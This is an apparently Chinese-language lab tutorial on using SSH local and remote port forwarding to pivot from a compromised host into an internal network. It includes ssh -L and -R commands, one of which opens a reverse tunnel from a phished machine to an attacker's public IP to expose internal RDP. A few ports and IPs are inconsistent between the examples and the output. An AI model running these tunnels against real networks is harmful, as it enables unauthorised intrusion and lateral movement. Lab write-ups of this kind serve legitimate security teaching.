使用SSH端口转发

SSH介绍

SSH通过网络远程访问主机提供保护，可以对客户端和服务端之间的数据传输进行压缩和加密，有身份验证、SCP、SFTP、和端口转发的功能

SSH转发常用的参数介绍：


-C	**请求压缩所有数据**
-D	动态转发、即socks代理
-f	后台执行SSH指令
-g	允许远程主机连接主机的转发端口
-L	本地转发
-N	不执行远程指令，处于等待状态
-R	远程转发

一、本地转发（正向访问A）

实验场景

现在有如下的网络，电脑A是攻击机器，可以直接访问电脑B,但是访问不了机器C,可以借助B机器上的SSH命令进行端口转发访问机器C

1、以下是实验环境拓扑图:



机器信息

实验机器的信息如下：

机器名字	机器IP	机器类型
攻击机器A	192.168.40.22	WIN11
官网机器B	192.168.41.136/192.168.52.132	centos
内网机器C	192.168.52.135	win7

网络情况如下：

```
A可以访问B
B可以访问C
A不能访问C
```

实验步骤

1、使用webshell或者其他其他的方式连接到B机器

```
[root@localhost ~]# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.41.136  netmask 255.255.255.0  broadcast 192.168.41.255
        inet6 fe80::acfb:27b3:ee:1b7d  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:75:af:3d  txqueuelen 1000  (Ethernet)
        RX packets 279  bytes 29868 (29.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 225  bytes 25053 (24.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2、使用转发的命令进行转发


```
ssh -CfNg  -L 本地端口:主机B_IP:主机B_端口  跳板主机A_IP

例如： ssh -CfNg -L 3333:192.168.52.135:3389 192.168.41.136,然后输入151的密码即可
```

```
[root@localhost ~]# ssh -L 3333:192.168.52.135:3389 -fN 192.168.41.136
The authenticity of host '192.168.41.136 (192.168.41.136)' can't be established.
ECDSA key fingerprint is SHA256:PTsR3wJqi7PR6tnSw6ehLroKxB2y6OyD7fV4flwf7S4.
ECDSA key fingerprint is MD5:24:cf:95:99:f3:f9:c0:ca:42:28:37:49:e0:4c:98:d6.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.41.136' (ECDSA) to the list of known hosts.

root@192.168.41.136's password:
您在 /var/spool/mail/root 中有新邮件
[root@localhost ~]#
```

3、访问跳板机器的3333端口就可以访问内网机器的3389端口




2、远程转发（反向访问A）

实验场景

攻击机者已经拿下了机器B 但是因为是内网机器所以无法直接访问，同时无法访问c主机，但是因为b有ssh，我们使用远程转发

以下是实验环境拓扑图:



机器信息

机器名字	机器IP	机器类型
攻击机器A	118.178.134.226	WIN11
官网机器B	192.168.41.136/192.168.52.132	centos
内网机器C	192.168.52.135	win7

内网机器C	192.168.52.135	win7
机器名字	**机器IP**	**机器类型**

网络情况如下：

```
B可以访问A
B可以访问C
A访问不了B
```

实验步骤

1、通过反向连接（钓鱼）的方式连入公司的网络

```
[root@localhost ~]# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.41.136  netmask 255.255.255.0  broadcast 192.168.41.255
        inet6 fe80::acfb:27b3:ee:1b7d  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:75:af:3d  txqueuelen 1000  (Ethernet)
        RX packets 2133  bytes 178743 (174.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1743  bytes 1101742 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2、在机器上执行如下的转发命令

```
ssh -CfNg -R 攻击者端口:目标主机IP:目标主机端口 -fN 攻击者_IP
```

```
例如： ssh -CfNg -R 3333:192.168.52.132:3389  118.178.134.226 然后输入226的密码即可
```

```
[root@localhost ~]# ssh -CfNg -R 3333:192.168.52.135:3389  118.178.134.226
The authenticity of host '118.178.134.226 (118.178.134.226)' can't be established.
ECDSA key fingerprint is SHA256:VSPXOQGMNQIKTpKYI4TN0Sv82ZqGlqcAho9h1ejT074.
ECDSA key fingerprint is MD5:fe:4c:cc:f2:a5:6e:f5:b6:7e:0e:21:49:b7:d9:c5:0f.
Are you sure you want to continue connecting (yes/no)? YES
Warning: Permanently added '118.178.134.226' (ECDSA) to the list of known hosts.
root@118.178.134.226's password:
```

3、在攻击的机器上访问端口就可以了（这里只能本地访问）

```
[root@root ~]# netstat -anltp | grep "8876"
tcp        0      0 127.0.0.1:8876          0.0.0.0:*               LISTEN
[root@root ~]# netstat -anltp | grep "8878"
tcp        0      0 127.0.0.1:8878          0.0.0.0:*               LISTEN
```

3、动态转发（类似socks代理）

动态转发类似SOCKS代理，不仅仅是针对么某一个端口进行转发，这个我们讲到代理在说